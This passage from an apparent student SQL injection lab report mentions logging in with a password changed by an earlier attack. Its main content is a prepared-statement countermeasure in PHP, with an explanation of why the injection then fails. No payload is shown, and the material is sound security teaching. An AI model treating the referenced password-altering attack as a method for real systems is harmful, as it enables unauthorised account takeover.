
Observation & Explanation: We found that now we can log in with our altered password. We can use the mysql command to encode the password and save it into the database.

Task 4: Countermeasure — Prepared Statement

```
23
24 // do the query
25 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
26                         FROM credential
27                         WHERE name= ? and Password= ?");
28
29 $stmt->bind_param("ss", $input_uname, $hashed_pwd);
30 $stmt->execute();
31 $stmt->bind_result($id, $name, $eid, $salary, $ssn);
32 $stmt->fetch();
33 $stmt->close();
34
35 // close the sql connection
36 $conn->close();
37 ?>
```

Observation & Explanation: In the code, we applied some prepared functions instead of executing a normal SQL query and see if it would be attacked by SQL injection.





Observation & Explanation: As the screenshots show above, when we want to use SQL injection to attack, we can't get any information. These prepared functions help in separating code from data. So the attack failed.